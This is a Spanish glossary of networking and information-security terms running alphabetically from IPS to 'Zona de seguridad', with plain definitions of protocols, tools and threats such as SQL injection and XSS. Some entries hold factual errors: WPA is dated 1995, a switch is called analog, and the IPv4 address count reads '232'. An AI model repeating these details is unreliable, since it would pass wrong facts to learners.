IPS: Un Sistema de Prevención de Intrusos (IPS) es un dispositivo que ejerce el control de acceso en una red informática para proteger a los sistemas computacionales de ataques y abusos. La tecnología de Prevención de Intrusos es considerada por algunos como una extensión de los Sistemas de Detección de Intrusos (IDS).

Ipsec: IPsec (abreviatura de Internet Protocol security) es un conjunto de protocolos cuya función es asegurar las comunicaciones sobre el Protocolo de Internet (IP) autenticando y/o cifrando cada paquete IP en un flujo de datos.

IPv4: es la versión 4 del Protocolo IP (Internet Protocol); usa direcciones de 32 bits, limitándola a 232 = 4.294.967.296 direcciones únicas.

ISO 17799: Es un estándar para la seguridad de la información publicado por primera vez como ISO/IEC 17799:2000 por International Organization for Standardization y por la Comisión Electrotécnica Internacional en el año 2000 y con el título de Information technology - Security techniques - Code of practice for information security management.

Jabber: es un protocolo de uso libre para mensajería instantánea, basado en el estándar XML. Es el proyecto más aceptado como la alternativa libre al sistema MSN Messenger de Microsoft, al AOL o al Yahoo Messenger.

JavaScript: es un lenguaje de programación interpretado, es decir, que no requiere compilación, utilizado principalmente en páginas web, con una sintaxis semejante a la del lenguaje Java y el lenguaje C.

LAN (Local Area Network): es la interconexión de varios ordenadores y periféricos. Su extensión esta limitada físicamente a un edificio o a un entorno de 100 metros o con repetidores podríamos llegar a la distancia de un campo de 1 kilómetro. Su aplicación más extendida es la interconexión de estaciones de trabajo en oficinas, fábricas, etc., para compartir recursos e intercambiar datos y aplicaciones. El término red local incluye tanto el hardware como el

software necesario para la interconexión de los distintos dispositivos y el tratamiento de la información.

Ldap: (Lightweight Directory Access Protocol, Protocolo Ligero de Acceso a Directorios) es un protocolo a nivel de aplicación que permite el acceso a un servicio de directorio ordenado y distribuido para buscar diversa información en un entorno de red. Un directorio es un conjunto de objetos con atributos organizados en una manera lógica y jerárquica. El ejemplo más común es el directorio telefónico, que consiste en una serie de nombres (personas u organizaciones) que están ordenados alfabéticamente, con cada nombre teniendo una dirección y un número de teléfono adjuntos. Habitualmente, LDAP almacena la información de autenticación (usuario y contraseña) y es utilizado para autenticarse.

Linux: es el término empleado para referirse al sistema operativo similar a Unix que utiliza como base las herramientas de sistema de GNU. Su desarrollo es uno de los ejemplos más prominentes de software libre; todo el código fuente puede ser utilizado, modificado y redistribuido libremente por cualquiera bajo los términos de la GPL de GNU (Licencia Pública General de GNU).

Logs: es un registro oficial de eventos durante un periodo de tiempo en particular. En seguridad informática es usado para registrar datos o información sobre quién, qué, cuándo, dónde y por qué un evento ocurre para un dispositivo en particular o aplicación.

Megabits: es una unidad de medida de información muy utilizada en las transmisiones de datos digitales. Un Megabit que equivale a 106 (1.000.000) bits que es la unidad mínima de un dato ya que representa un número binario.

Mensajería instantánea: (conocida también en inglés como IM) es una forma de comunicación en tiempo real entre dos o más personas basada en texto. El texto es enviado a través de dispositivos conectados a una red IP.

Metasploit: El Proyecto Metasploit es un proyecto open source de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración y en el desarrollo de firmas para Sistemas de Detección de Intrusos.

Modelo OSI: El modelo de referencia de Interconexión de Sistemas Abiertos (OSI, Open System Interconnection) fue el modelo de red descriptivo creado por la Organización Internacional para la Estandarización lanzado en 1984. Es decir, fue un marco de referencia para la definición de arquitecturas de interconexión de sistemas de comunicaciones.

Módem: es un dispositivo que sirve para modular y demodular (en amplitud, frecuencia, fase u otro sistema) una señal llamada portadora mediante otra señal de entrada llamada moduladora. En síntesis, este dispositivo permite la transmisión de datos digitales sobre señales no digitales.

Multicast: una dirección multicast está asociado con un grupo de receptores interesados. De acuerdo al RFC 3171 las direcciones desde la 224.0.0.0 a la 239.255.255.255 están destinadas para ser direcciones de multicast. Este rango se llama formalmente "Clase D". El emisor envía un único datagrama (desde la dirección unicast del emisor) a la dirección multicast y el router se encargará de hacer copias y enviarlas a todos los receptores que hayan informado de su interés por los datos de ese emisor.

Multimedia: término que se aplica a cualquier objeto que usa simultáneamente diferentes formas de contenido informativo como texto, sonido, imágenes, animación y video para informar o entretener al usuario.

Netstat: (network statistics) es una herramienta de línea de comandos que muestra un listado de las conexiones activas de un ordenador, tanto entrante como saliente. Existen versiones de este comando en varios sistemas como Unix, GNU/Linux, Mac OS X, Windows y BeOS.

OpenSource: Denominación para aquellas aplicaciones que tienen su código fuente liberado. En general, los programas de código abierto suele ser libres. Aunque existen aplicaciones de código abierto que no son libres. OpenSource da a los usuarios la libertad de mejorar lo programas a diferencia de los programas que simplemente tienen el código fuente disponible, posiblemente con fuertes restricciones sobre el uso de dicho código fuente.

OpenVPN: es una solución de conectividad basada en software SSL (Secure Sockets Layer) y VPN Virtual Private Network (red virtual privada),

OpenVPN ofrece conectividad punto-a-punto con validación jerárquica de usuarios y host conectados remotamente.

OSPF (Open Shortest Path First) es un protocolo de enrutamiento jerárquico de pasarela interior o IGP (Interior Gateway Protocol), que usa el algoritmo Dijkstra enlace-estado para calcular la ruta más corta posible. Usa costo como su medida de métrica. Además, construye una base de datos enlace-estado (link-state database, LSDB) idéntica en todos los enrutadores de la zona.

Outlook: es un programa que puede ser usado tanto de agenda como de cliente de correo electrónico de Microsoft. Puede ser utilizado como aplicación independiente, o junto con Microsoft Exchange Server para dar servicio a múltiples usuarios dentro de una organización tal como buzones compartidos, calendarios comunes, etc.

Paquete: un paquete es la unidad de datos en el que transmite el protocolo IP.

Parche de seguridad: es una sección de código que se introduce a un programa; su misión es solucionar agujeros de seguridad y, siempre que es posible, no modifican la funcionalidad del programa.

Phishing: es un término informático que denomina un tipo de delito encuadrado dentro del ámbito de las estafas y que se comete mediante el uso de un tipo de ingeniería social caracterizado por intentar adquirir información confidencial de forma fraudulenta (como puede ser una contraseña o información detallada sobre tarjetas de crédito u otra información bancaria). El estafador, conocido como phisher, se hace pasar por una persona o empresa de confianza en una aparente comunicación oficial electrónica que puede ser un correo electrónico, o algún sistema de mensajería instantánea o incluso utilizando también llamadas telefónicas.

POP: En informática se utiliza el Post Office Protocol (POP3) en clientes locales de correo para obtener los mensajes de correo electrónico almacenados en un servidor remoto. La mayoría de los suscriptores de los proveedores de Internet acceden a sus correos a través de POP3.

Portal: sitio web que, por su gran cantidad de información, enlaces y servicios, puede satisfacer las necesidades de cualquier usuario. En general los portales ofrecen servicios como: directorios, servicio de provisión de correo electrónico, buscador para su sitio, noticias generales, chats, grupos de noticias, etc.

Postfix: es un Agente de Transporte de Correo (MTA) de software libre / código abierto, un programa que permite el enrutamiento y envío de correo electrónico.

PPT: Este nombre hace referencia a los archivos de extensión .ppt que son el formato de Microsoft Power Point para almacenar Diapositivas.

Protocolo de comunicación: es el conjunto de reglas normalizadas para la representación, señalización, autenticación y detección de errores necesario para enviar información a través de un canal de comunicación.

Protocolo IP: (IP, de sus siglas en inglés Internet Protocol) es un protocolo usado para la comunicación de datos a través de una red de paquetes conmutados.

Proxy: es un programa o dispositivo que realiza una acción en representación de otro. Su finalidad más habitual es la de servidor proxy, que sirve para permitir el acceso a Internet a todos los equipos de una organización cuando sólo se puede disponer de un único equipo conectado, esto es, una única dirección IP.

Proxy Cache: Se trata de un proxy para una aplicación específica; el acceso a la web. Aparte de la utilidad general de un proxy, proporciona una caché para las páginas web y los contenidos descargados ya que los mismos son almacenados; por lo tanto se mejoran los tiempos de acceso para consultas coincidentes. Al mismo tiempo libera la carga de los enlaces hacia Internet.

Puerta de enlace: es un dispositivo (un router o una computadora) que sirve como enlace entre dos redes informáticas, es decir, es el dispositivo que conecta y dirige el tráfico de datos entre dos redes.

Puerto: es un punto de acceso a un dispositivo de red a través del cual tienen lugar las transferencias de información (entradas / salidas), cada puerto corresponde a un proceso.

Punto a punto: son aquellas que responden a un tipo de arquitectura de red en las que cada canal de datos se usa para comunicar únicamente dos nodos, en contraposición a las redes multipunto, en las cuales cada canal de datos se puede usar para comunicarse con diversos nodos.

Rack: es un bastidor destinado a alojar equipamiento electrónico, informático y de comunicaciones. Sus medidas están normalizadas para que sea compatible con equipamiento de cualquier fabricante.

Red: es un conjunto de equipos (computadoras y/o dispositivos) conectados por medio de cables, señales, ondas o cualquier otro método de transporte de datos, que comparten información (archivos), recursos (CD-ROM, impresoras, etc.) y servicios (acceso a internet, e-mail, chat, juegos).

Red de contingencia: es una red creada para ser utilizada ante la falla de la red principal.

Relay de correo: Es un servicio que ofrece ser intermediario (por seguridad) entre el servidor de correo y la red pública de Internet.

RFC (Request For Comments): son una serie de notas sobre Internet que comenzaron a publicarse en 1969. Cada una de ellas individualmente es un documento cuyo contenido es una propuesta oficial para un nuevo protocolo de la red Internet (originalmente de ARPANET), que se explica con todo detalle para que en caso de ser aceptado pueda ser implementado sin ambigüedades.

RTP: son las siglas de Real-time Transport Protocol (Protocolo de Transporte de Tiempo real). Es un protocolo de nivel de sesión utilizado para la transmisión de información en tiempo real, como por ejemplo audio y vídeo en una video-conferencia.

Ruteo dinámico: se trata del ruteo en el cual la tabla de ruteo no es armada en forma estática por un administrador; sino que se va armando con la información de otros dispositivos de la red. Cada dispositivo da a conocer en un protocolo determinado, las rutas que conoce; las comparte, de esta forma se va

distribuyendo el mapa de la red y cada dispositivo tiene su tabla armada en forma dinámica con la información que le llega de otros dispositivos en la red.

Segmentar: segmentar una red es dividir la red en subredes (dominios de colisión) las cuales pueden estar en contacto entre sí por medio de un Gateway.

SCTP: Stream Control Transmission Protocol (SCTP) es un protocolo de comunicación de capa de transporte que fue definido por el grupo SIGTRAN de IETF en el año 2000. El protocolo está especificado en la RFC 2960, y la RFC 3286 brinda una introducción al mismo.

Seguridad lógica: se refiere a la seguridad en el uso de software y los sistemas, la protección de los datos, procesos y programas, así como la del acceso ordenado y autorizado de los usuarios a la información.

Servidor: un servidor es una computadora que, formando parte de una red, provee servicios a otras computadoras denominadas clientes.

Sesión: es el tiempo que dura una comunicación entre dos host.

Sistema Operativo: Un sistema operativo es un software de sistema, es decir, un conjunto de programas de computación destinados a realizar muchas tareas entre las que destaca la administración eficaz de sus recursos.

SMTP: Simple Mail Transfer Protocol (SMTP) Protocolo Simple de Transferencia de Correo, es un protocolo de la capa de aplicación. Protocolo de red basado en texto utilizado para el intercambio de mensajes de correo electrónico entre computadoras u otros dispositivos (PDA's, teléfonos móviles, etc.). Está definido en el RFC 2821 y es un estándar oficial de Internet.

Snmp: El Protocolo Simple de Administración de Red o SNMP es un protocolo de la capa de aplicación del modelo OSI, que facilita el intercambio de información de administración entre dispositivos de red. SNMP permite a los administradores supervisar el desempeño de la red, buscar y resolver sus problemas, y planear su crecimiento.

SNORT: es un sniffer de paquetes y un detector de intrusos basado en red (se monitoriza todo un dominio de colisión). Es un software muy flexible que ofrece capacidades de almacenamiento de sus bitácoras tanto en archivos de texto como en bases de datos abiertas como lo es MySQL. Implementa un

motor de detección de ataques y barrido de puertos que permite registrar, alertar y responder ante cualquier anomalía previamente definida.

Software: es el conjunto de los programas, procedimientos, reglas, documentación y datos asociados que forman parte de las operaciones de un sistema de computación.

Spam: Es correo electrónico no solicitado, normalmente con contenido publicitario, que se envía de forma masiva. Este tipo de mensajes pueden causar graves molestias y provocar pérdidas de tiempo y recursos.

Spyware: Son aquellos programas que recopilan datos sobre los hábitos de navegación, preferencias y gustos del usuario. Dichos datos son transmitidos a los propios fabricantes o a terceros, cabiendo la posibilidad de que sean almacenados de alguna manera para ser posteriormente recuperados. El Spyware puede ser instalado en el sistema por numerosas vías, a veces sin que medie consentimiento expreso del usuario, así como con su conocimiento o falta del mismo respecto a la recopilación y/o uso de los datos ya mencionados.

Ssh: (Secure SHell, en español intérprete de órdenes seguro) es el nombre de un protocolo y del programa que lo implementa, y sirve para acceder a máquinas remotas a través de una red. Permite manejar por completo la computadora mediante un intérprete de comandos. Además de la conexión a otras máquinas, SSH nos permite copiar datos de forma segura.

Streaming: término que se refiere a ver u oír un archivo directamente en una página web sin necesidad de descargarlo antes al ordenador.

Subred: Es un fragmento de una red.

SQL: El Lenguaje de consulta estructurado (SQL, Structured Query Language) es un lenguaje declarativo de acceso a bases de datos relacionales que permite especificar diversos tipos de operaciones en éstas.

SQL Injection: Inyección SQL es una vulnerabilidad informática en el nivel de la validación de las entradas a la base de datos de una aplicación. El origen es el filtrado incorrecto de las variables utilizadas en las partes del programa con código SQL. Es, de hecho, un error de una clase más general de

vulnerabilidades que puede ocurrir en cualquier lenguaje de programación o de script que esté incrustado dentro de otro.

Squid: programa de software libre que implementa un servidor proxy con la posibilidad de hacer cache de páginas web, publicado bajo licencia GPL. Tiene una amplia variedad de utilidades, desde acelerar un servidor web, guardando en caché peticiones repetidas hasta añadir seguridad filtrando el tráfico. Está especialmente diseñado para ejecutarse bajo entornos tipo Unix.

SquidGuard: es un programa de software libre que implementa junto con el Squid. Se utiliza para realizar el filtrado de direcciones a las que se desea o no ingresar. Se realiza una clasificación por categorías y luego las mismas son permitidas o denegadas. SquidGuard permite personalizar el mensaje de restricción al tiempo que genera un log de accesos denegados que han solicitados.

Squirrelmail: es una aplicación de webmail creada por Nathan y Luke Ehresman y escrita en PHP.

SSID: El SSID (Service Set IDentifier) es un código incluido en todos los paquetes de una red inalámbrica (Wi-Fi) para identificarlos como parte de esa red. El código consiste en un máximo de 32 caracteres alfanuméricos. Todos los dispositivos inalámbricos que intentan comunicarse entre sí deben compartir el mismo SSID.

Sniffing: El término Sniffing (Olfateo) puede ser asignado a la práctica de utilizar un software determinado para capturar las tramas de la red.

Switch: es un dispositivo analógico de lógica de interconexión de redes de computadores que opera en la capa 2 (nivel de enlace de datos) del modelo OSI. Su función es interconectar dos o más segmentos de red, pasando datos de un segmento a otro de acuerdo con la dirección MAC de destino de las tramas en la red.

Tabla de ruteo: puede ser creada en forma estática o dinámica y es utilizada por el router para decidir el envío basado sobre el contenido de la especificación del protocolo en la tabla de ruteo. El router usa la tabla para determinar la mejor ruta basándose en parámetros como la velocidad, distancia.

Tcp: (Transmission-Control-Protocol, en español Protocolo de Control de Transmisión) es uno de los protocolos fundamentales en Internet. El protocolo garantiza que los datos serán entregados en su destino sin errores y en el mismo orden en que se transmitieron.

Telecomunicaciones: término que cubre todas las formas de comunicación a distancia, incluyendo radio, televisión, telefonía, transmisión de datos e interconexión de ordenadores a nivel de enlace

TIA-924: Estándar que establece las características que deben ejecutarse en los componentes de la infraestructura para los distintos grados de disponibilidad.

TIC's: Las tecnologías de la información y la comunicación (TIC) son un conjunto de servicios, redes, software y dispositivos que tienen como fin la mejora de la calidad de vida de las personas dentro de un entorno, y que se integran a un sistema de información interconectado y complementario.

TIER: en Internet hay diferentes redes de acceso que se conectan al resto de Internet formando una jerarquía de capas o niveles de proveedores de servicios de Internet (ISP). En el extremo más alto de la jerarquía hay un número relativamente pequeño de los llamados ISP de nivel 1 (Tier 1). Un ISP de nivel 1 es lo mismo que cualquier red: tiene enlaces y routers, y está conectado a otras redes. Sus routers deben ser capaces de difundir paquetes a velocidades extremadamente elevadas. Los ISP de nivel 1 (Tier 1) están caracterizados por:

- Estar conectados directamente a cada uno de los demás ISP de nivel 1.
- Estar conectados a un gran número de ISP de nivel 2(Tier 2) y otras redes de usuario.
- Tener cobertura internacional.

Token Ring: es una arquitectura de red desarrollada por IBM en los años 1970 con topología lógica en anillo y técnica de acceso de paso de testigo. Token Ring se recoge en el estándar IEEE 802.5. En desuso por la popularización de Ethernet; Actualmente no es empleada en diseños de redes.

Tunelización: la técnica de tunelizar se suele utilizar para trasportar un protocolo determinado a través de una red que en condiciones normales no lo aceptaría. Otro uso de la tunelización de protocolos es la creación de diversos tipos de redes privadas virtuales.

Udp: (User Datagram Protocol en español Protocolo de datagramas de usuarios) es un protocolo del nivel de transporte. Permite el envío de datagramas (fragmento de datos) a través de la red sin que se haya establecido previamente una conexión. Tampoco tiene confirmación ni control de flujo, por lo que los paquetes pueden adelantarse unos a otros; y tampoco se sabe si ha llegado correctamente, ya que no hay confirmación de entrega o recepción.

UPS (Uninterruptible Power Supply): es una fuente de suministro eléctrico que posee una batería con el fin de seguir dando energía a un dispositivo en el caso de interrupción eléctrica.

Virus: son programas que se pueden introducir en los ordenadores y sistemas informáticos de formas muy diversas, produciendo efectos molestos, nocivos e incluso destructivos e irreparables.

Vpn: Red privada virtual (Vpn por sus siglas en inglés Virtual Private Network), es una tecnología de red que permite una extensión de la red local sobre una red pública o no controlada, como por ejemplo Internet.

Vulnerabilidad: (en inglés bug), es el resultado de un fallo o deficiencia durante el proceso de creación de programas de computadora (software). Dicho fallo puede presentarse en cualquiera de las etapas del ciclo de vida del software aunque los más evidentes se dan en la etapa de desarrollo y programación. Los errores pueden suceder en cualquier etapa de la creación de software y por lo general ofrece beneficios y facilidades para que un atacante pueda cumplir su cometido en una computadora.

WAN: Una Red de Área Amplia (Wide Area Network o WAN, del inglés), es un tipo de red de computadoras capaz de cubrir distancias desde unos 100km hasta unos 1000 km, dando el servicio a un país o un continente.

WPA: (Wi-Fi Protected Access - 1995 - Acceso Protegido Wi-Fi) es un sistema para proteger las redes inalámbricas (Wi-Fi); creado para corregir las

deficiencias del sistema previo WEP (Wired Equivalent Privacy - Privacidad Equivalente a Cableado).

Warez: hace referencia a la distribución de material que viola las leyes derechos de autor. Ese material puede ser aplicaciones, juegos, videos, música, etc. En el vocabulario pirata, cada uno de éstos materiales tiene un nombre, que generalmente se distingue por una "z" al final de la palabra que distingue a la aplicación (ej: de apps sería appz).

Webmail: es un cliente de correo electrónico, que provee una interfaz web por la que acceder al correo electrónico.

WEP: Acrónimo de Wired Equivalent Privacy o "Privacidad Equivalente a Cableado", es el sistema de cifrado incluido en el estándar IEEE 802.11 como protocolo para redes Wireless que permite cifrar la información que se transmite. Proporciona un cifrado a nivel 2, basado en el algoritmo de cifrado RC4 que utiliza claves de 64 bits (40 bits más 24 bits del vector de iniciación IV) o de 128 bits (104 bits más 24 bits del IV). Los mensajes de difusión de las redes inalámbricas se transmiten por ondas de radio, lo que los hace más susceptibles, frente a las redes cableadas, de ser captados con relativa facilidad. Presentado en 1999, el sistema WEP fue pensado para proporcionar una confidencialidad comparable a la de una red tradicional cableada.

WebServer: Es un servidor dedicado a proveer servicio WEB (i.e. http).

WI-FI: es un sistema de envío de datos sobre redes que utiliza ondas de radio en lugar de cables, además es una marca de la Wi-Fi Alliance, la organización comercial que adopta, prueba y certifica que los equipos cumplen los estándares 802.11.

WINS: Windows Internet Naming Service (WINS) es un servidor de nombres de Microsoft para NetBIOS, que mantiene una tabla con la correspondencia entre direcciones IP y nombres NetBIOS de ordenadores. Esta lista permite localizar rápidamente a otro ordenador de la red.

Wireless: es el tipo de comunicación en la que no se utiliza un medio de propagación físico alguno; esto quiere decir que se utiliza la modulación de ondas electromagnéticas, las cuales se propagan por el espacio sin un medio físico que comunique cada uno de los extremos de la transmisión. En ese

sentido, los dispositivos físicos sólo están presentes en los emisores y receptores de la señal, como por ejemplo: antenas.

WireShark: antes conocido como Ethereal, es un analizador de protocolos utilizado para realizar análisis y solucionar problemas en redes de comunicaciones para desarrollo de software y protocolos, y como una herramienta didáctica para educación. Cuenta con todas las características estándar de un analizador de protocolos.

WSUS: (Windows Server Updates Services): es la solución que ofrece Microsoft para hacer una distribución de actualizaciones, parches y services packs a todos los sistemas de nuestra red.

XSS: del inglés Cross-site scripting es un tipo de inseguridad informática o agujero de seguridad basado en la explotación de vulnerabilidades del sistema de validación de HTML incrustado.

Zona de seguridad: en redes y seguridad informática, una zona de seguridad es una red o subred que tiene un tratamiento específico en cuanto a su acceso y permiso.